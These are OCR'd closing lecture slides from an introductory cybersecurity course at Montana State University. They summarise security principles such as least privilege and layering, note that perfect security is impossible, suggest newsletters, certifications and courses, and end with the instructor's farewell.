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
- **Privilege-** Privilege is a very powerful mechanism. We should never give more privilege than needed



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- **Usability-** Security and software should be useable. Too much security will push people away
- **Layering-** Security should be happening at multiple layers

(Firewall → Input Sanitization → Authentication → Antivirus Scanner)

Countermeasures exist, but are they effective? And are they enabled?

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

- **Usability-** Security and software should be useable. Too much security will push people away
- **Layering-** Security should be happening at multiple layers
- **There be monsters-** Vulnerabilities exist, and there will always be people that will try to exploit them




Perfect security is impossible

- New **assets**
- New **threats**
- **(ZERO days)**
- New **capabilities**
- New **technology**

Apache LOG4J™



Takeaways



There is always a way to:

1. Figure out how it works
2. Use it differently than intended

- Matt Revelle

Takeaways

Humans will always be the **weakest** link.

- Social Engineering
- Phishing
- Writing bad code

Physical Security is also important

What’s next?

Cybersecurity Newsletters + Blogs

- Dark Readings (https://www.darkreading.com/)
- Schneier on Security (https://www.schneier.com/)
- The Hacker News (https://thehackernews.com/)

Cybersecurity Certificate and trainings

- CompTIA
- Security+
- CySa
- SANS
- ISC2

Cybersecurity-related Classes at MSU

- CSCI 466 – Networks
- CSCI 460 – Operating Systems
- CSCI 351 – System Administration
- CSCI 5XX – Intro to Malware

- Be aware of new vulnerabilities, new attacks

- Have hope


Thank You!

This class has been a blast to teach. Thank you for your patience, flexibility, kindness, and for laughing at my jokes ☺

I hope you enjoyed this class, and I hope the stuff you learned will be helpful in your career/future classes

If I can be of assistance to you for anything in the future (reference, advising, support), please let me know!

I will be teaching CSCI 132
and CSCI 232 next semester



Reese Pearsall (He/Him)
Instructor at Montana State University
Bozeman, Montana, United States · Contact info

Connect with me on LinkedIn!
If you find a job in cybersecurity, *please* keep in touch!

Congrats to those that are graduating next weekend! I hope you find a job that you love!